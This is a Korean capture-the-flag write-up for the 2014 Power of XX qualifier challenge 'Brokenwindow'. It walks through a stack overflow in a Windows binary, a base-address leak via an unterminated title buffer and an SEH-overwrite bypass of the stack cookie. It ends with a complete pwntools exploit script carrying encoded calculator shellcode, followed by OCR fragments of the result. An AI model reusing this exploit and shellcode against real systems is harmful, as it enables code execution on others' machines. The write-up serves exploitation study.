# Brokenwindow

2017년 2월 25일 토요일 오전 10:22


2014 Power Of XX Qual 문제고 출제자는 성원이형이다.

바이너리에 걸린 보호기법은 다음과 같다.

```
-------------------------------------------------------------------------------------------------------------
Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
-------------------------------------------------------------------------------------------------------------
0x76a90000 | 0x76c31000 | 0x001a1000 | True   | True    | True  |  False   | True   | 10.0.14393.206 [KERNELBASE.dll] (C:\WINDOWS\System32\KERNELBASE.dll)
0x77000000 | 0x77183000 | 0x00183000 | True   | True    | True  |  False   | True   | 10.0.14393.206 [ntdll.dll] (C:\WINDOWS\SYSTEM32\ntdll.dll)
0x00940000 | 0x0095a000 | 0x0001a000 | True   | False   | False |  False   | False  | -1.0- [breakthewindow.exe] (C:\Users\yangkyoungseok\Desktop\정보보안\정보보
0x755b0000 | 0x75690000 | 0x000e0000 | True   | True    | True  |  False   | True   | 10.0.14393.206 [KERNEL32.DLL] (C:\WINDOWS\System32\KERNEL32.DLL)
-------------------------------------------------------------------------------------------------------------
```

rebase만 걸려있고 넘 꿀이었다.

바이너리를 실행시키면 다음과 같다.




제로데이 마켓 컨셉이었다. 처음엔 buy, sale, use 길래 uaf 냄새가 났지만 조금만 분석해 보자 satck overflow 취약점인 것을 알 수 있었다.

```
if ( choose == 3 )
{
  puts("[ ] HELLO? : ");
  scanf_40167F("%s", &vulnerablity);      // vulnerablity
  puts("[*] YOU GOT PWNED :)");
  return 1;
}
```

다음과 같이 3번을 입력했을 때 제로데이 이름을 scanf로 입력받아 버퍼를 넘치게 해서 ret를 덮을 수 있었다.

취약점을 찾았으니 앞으로 3가지만 해결하면 문제를 풀 수 있다.

## 1. 쉘코드를 넣을 공간 찾기

쉘코드를 넣을 수 있는 공간은 bss, data... 등등 write 권한이 있고 주소값을 알아낼 수 있는 곳이다.
이 문제에서는 다음을 보면 알 수 있다.

```
else if ( choose == 2 )                     // choose Sale Zeroday
{
  if ( init_variable >= 1 )
  {
    puts("[ ] Input Vulnerability Title : ");
    scanf_s_40A587(0, &::WideCharStr, 300u);
    memmove(&title_300, &::WideCharStr, 300u);
    puts("[ ] Input Details about your 0-day: ");
    scanf_s_40A587(0, &word_4151C0, 500u);  // shell code
    memmove(&detail_500, &word_4151C0, 500u);
    printf_40147B((int)"[*] Title : %s₩n[*] DESC : %s₩n", (unsigned int)&title_300);
    puts("[*] Thank you! you got 3000Won");
    ((void (__cdecl *)(void (*)(void), void (*)(void)))leak_print_sale_success)(leak_print_sale_success, v2);
    money += 3000;
    --init_variable;
  }
```

다음과 같이 0-day의 details를 입력하라고 하는데, 이때 word_~에 500바이트를 넣은 후 변수에 다시 옮겨 담는 것을 볼 수 있다.
이때 word_~는

```
.data:004151C0 word_4151C0     dw 0                    ; DATA XREF: main_401090+167↑o
.data:004151C0                                         ; main_401090+17B↑o
.data:004151C2                 db    0
.data:004151C3                 db    0
.data:004151C4                 db    0
.data:004151C5                 db    0
.data:004151C6                 db    0
.data:004151C7                 db    0
.data:004151C8                 db    0
.data:004151C9                 db    0
```

짜잔 다음과 같이 data 영역이다. write 권한이 있어 값을 입력할 수 있고 오프셋도 위 사진과 같아서 바이너리가 로드되는 base address만 릭하여 구한다면 주소값을 구할 수 있다. 또한 500바이트나 되어서 쉘코드를 넣기 충분하다.

## 2. 쉘코드를 넣은 곳의 주소 구하기

이제 아까 말했다시피 프로그램이 로드되는 base address를 구해야 한다. 왜 릭을 해서 구해야 하냐면, aslr은 걸려 있지 않지만 rebase가 걸려져 있어 base address가 가끔 바뀔 것이기 때문이다.

이 프로그램에서 처음에 이 함수를 거친다.

```
int __thiscall sub_401000(int this)
{
  *(_DWORD *)this = 5;
  *(_DWORD *)(this + 4) = 10000;
  *(_DWORD *)(this + 808) = print_sale_success_401070;
  return this;
}
```

이 함수는 main의 구조체를 초기화 해 주는 것인데, 이때 함수 포인터를 집어 넣는다. 만약 이 함수 포인터를 릭한다면 base address를 구할 수 있다.

```
void **v0; // eax@1
void (*v2)(void); // [sp+4h] [bp-370h]@0
__int32 choose; // [sp+8h] [bp-36Ch]@5
int init_variable; // [sp+Ch] [bp-368h]@1
int money; // [sp+10h] [bp-364h]@6
char detail_500; // [sp+14h] [bp-360h]@13
char title_300; // [sp+208h] [bp-16Ch]@13
void (*leak_print_sale_success)(void); // [sp+334h] [bp-40h]@8
WCHAR WideCharStr; // [sp+338h] [bp-3Ch]@5
char vulnerablity; // [sp+33Ch] [bp-38h]@16
```

main에서 이 함수 포인터의 위치를 계산해 준 후 위와 같이 이름을 변경했다.
leak_print_sale_success변수의 위치를 보면 title_300 변수 바로 뒤에 있다.

아까 캡쳐한 2번 메뉴를 다시 자세히 보자.

```
else if ( choose == 2 )                    // choose Sale Zeroday
{
  if ( init_variable >= 1 )
  {
    puts("[ ] Input Vulnerability Title : ");
    scanf_s_40A587(0, &::WideCharStr, 300u);
    memmove(&title_300, &::WideCharStr, 300u);
    puts("[ ] Input Details about your 0-day: ");
    scanf_s_40A587(0, &word_4151C0, 500u);  // shell code
    memmove(&detail_500, &word_4151C0, 500u);
    printf_40147B((int)"[*] Title : %sWn[*] DESC : %sWn", (unsigned int)&title_300);
    puts("[*] Thank you! you got 3000Won");
    ((void (__cdecl *)(void (*)(void), void (*)(void)))leak_print_sale_success)(leak_print_sale_success, v2);
    money += 3000;
    --init_variable;
  }
```

input vulnerability title이라고 취약점의 제목을 입력하라고 하는데, 이때 300바이트를 입력 받은 후 title_300변수에 넣는다. 그 후 이 값을 출력한다.

만약 title_300에 300개의 값을 넣는다면 맨 뒤에 null byte가 덮어 씌워져서 printf함수를 통해 출력하게 된다면 이 변수의 내용을 넘어서 null byte가 나올 때 까지 출력 할 것이다. 그 뒤에는 우리가 원하는 leak_print_sale_success가 있으니 이 함수 포인터의 값을 구할 수 있다.

```
.text:00401070 print_sale_success_401070 proc near     ; DATA XREF: sub_401000+1D↑o
.text:00401070         |       push    ebp
```

이 함수 포인터는  다음과 같이 00401070에 로드되는데, ida의 기본 base address는 400000 이므로 릭 한 주소에서 1070을 빼면 바이너리가 로드된 base address를 알 수 있다.

## 3. 스택 쿠키 우회하기

이정도면 모든 페이로드가 완벽해 보인다.

앗! 하지만 한가지 문제가 있다.

```
.text:004012E7                call    @__security_check_cookie@4 ; __security_check_cookie(x)
```


바로 다음과 같이 return하기 전에 stack cookie를 검사한다는 것이다. 코드를 살펴 보니 전역변수에 위치한 stack cookie를 릭할 방법도 없다.
이러면 여태 짰던 페이로드가 무용지물이 되어 버린다.

하지만 하늘이 무너져도 솟아날 구멍이 있다고 했다.


immunity를 통해 이 상황을 살펴보자.


이렇게 1을 많이 넣어서 버퍼 오버플로우를 냈다.

이것을 immunity로 이 변수가 들어가는 ebp-0x38 위치를 보자 다음과 같았다.




1이 짱 많이 들어갔다. 주르륵 내려보자.





엇! SE handler다!
return address를 덮으려던 생각은 고쳐먹고 SEH overwrite 기법을 사용하기로 하자.

프로그램에 예외 상황이 생기면, seh라는 체인 구조의 예외 핸들러를 타고 예외를 찾아 떠난다.
이때 구조는 위 사진과 같이 Pointer to next SEH record와 SE handler로 이루어져 있다.
Pointer to next SEH record에서 다음 예외 핸들러의 주소를 가지고 있고, SE handler에서 예외에 해당한다면 처리할 주소를 담고 있다.

이때 Pointer to next SEH record와 SE handler는 스택에 위치하게 된다. 따라서 stack cookie를 검사하기 전에 scanf에서 스택의 한계까지 값을 써서 exception을 발생시킨다면, stack cookie로 가기 전에 이 예외 상황을 찾아 예외 핸들러를 타게 된다. 이때 SE handler가 스택에 있으므로 이 값을 원하는 address로 바꾸게 된다면, 우리가 원하는 곳으로 예외 처리 코드를 실행하러 떠나는 것이다. 놈들은 예외 처리를 원했겠지만 그 주소로 간다면 기다리고 있는 것은 우리가 심어 놓은 계산기 쉘코드 뿐이다. 모든 페이로드는 짜여졌다.

이제 코드를 작성해 보자.

```
from pwn import *

r=remote('192.168.xx.xx',1337)

shellcode = ""
shellcode += "₩xb8₩x79₩x39₩xf4₩x07₩xdb₩xce₩xd9₩x74₩x24₩xf4₩x5e₩x31
₩xc9"
shellcode += "₩xb1₩x30₩x83₩xee₩xfc₩x31₩x46₩x0f₩x03₩x46₩x76₩xdb₩x01
₩xfb"
shellcode += "₩x60₩x99₩xea₩x04₩x70₩xfe₩x63₩xe1₩x41₩x3e₩x17₩x61₩xf1
₩x8e"
shellcode += "₩x53₩x27₩xfd₩x65₩x31₩xdc₩x76₩x0b₩x9e₩xd3₩x3f₩xa6₩xf8
₩xda"
shellcode += "₩xc0₩x9b₩x39₩x7c₩x42₩xe6₩x6d₩x5e₩x7b₩x29₩x60₩x9f₩xbc
₩x54"
shellcode += "₩x89₩xcd₩x15₩x12₩x3c₩xe2₩x12₩x6e₩xfd₩x89₩x68₩x7e₩x85
₩x6e"
shellcode += "₩x38₩x81₩xa4₩x20₩x33₩xd8₩x66₩xc2₩x90₩x50₩x2f₩xdc₩xf5
₩x5d"
shellcode += "₩xf9₩x57₩xcd₩x2a₩xf8₩xb1₩x1c₩xd2₩x57₩xfc₩x91₩x21₩xa9
₩x38"
shellcode += "₩x15₩xda₩xdc₩x30₩x66₩x67₩xe7₩x86₩x15₩xb3₩x62₩x1d₩xbd
₩x30"
shellcode += "₩xd4₩xf9₩x3c₩x94₩x83₩x8a₩x32₩x51₩xc7₩xd5₩x56₩x64₩x04
₩x6e"
shellcode += "₩x62₩xed₩xab₩xa1₩xe3₩xb5₩x8f₩x65₩xa8₩x6e₩xb1₩x3c₩x14
₩xc0"
shellcode += "₩xce₩x5f₩xf7₩xbd₩x6a₩x2b₩x15₩xa9₩x06₩x76₩x73₩x2c₩x94
₩x0c"
shellcode += "₩x31₩x2e₩xa6₩x0e₩x65₩x47₩x97₩x85₩xea₩x10₩x28₩x4c₩x4f
₩xee"
shellcode += "₩x62₩xcd₩xf9₩x67₩x2b₩x87₩xb8₩xe5₩xcc₩x7d₩xfe₩x13₩x4f
₩x74"
shellcode += "₩x7e₩xe0₩x4f₩xfd₩x7b₩xac₩xd7₩xed₩xf1₩xbd₩xbd₩x11₩xa6
₩xbe"
shellcode += "₩x97₩x71₩x29₩x2d₩x7b₩x76"
####################################choose 2
##############################

print r.recv()
r.sendline('2')
print r.recv()
r.send('A'*300)
print r.recv()
a='₩x90'*100+shellcode
r.send(a)

print r.recvuntil('Title : ')
r.recv(300)
base=u32(r.recv(4))-0x1070
detail=base+0x151c0-0xd000000
print "base:"+hex(base)
print "detail:"+hex(detail)

##################################choose 3
##################

print r.recv()
r.sendline('3')
print r.recv()
payload='A'*116
payload+=p32(detail)
payload+='A'*30000
r.send(payload)
print r.recv()
```


C:₩Windows₩System32₩cmd.exe - server_open.exe breakthewi...
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation
C:₩Users₩yangkyoungseok₩Desktop₩w>server_open.exe breakthewind
Accept Client
Accept Client
Accept Client
Accept Client
Accept Client
Accept Client
Accept Client
Accept Client
계산기
HEX
DEC
OCT
BIN
계산기
프로그래머
0
HEX 0
DEC 0
OCT 0
BIN 0
QWORD
MS
Lsh
Rsh
Or
Xor
Not
And
Mod
CE
C
=base+0x151c0-0xd000000
"base:"+hex(base)
"detail:"+hex(detail)
r.recv()
line('3')
r.recv()
ad='A'*116
ad+=p32(detail)
ad+='A'*30000
(payload)
r.recv()

성공!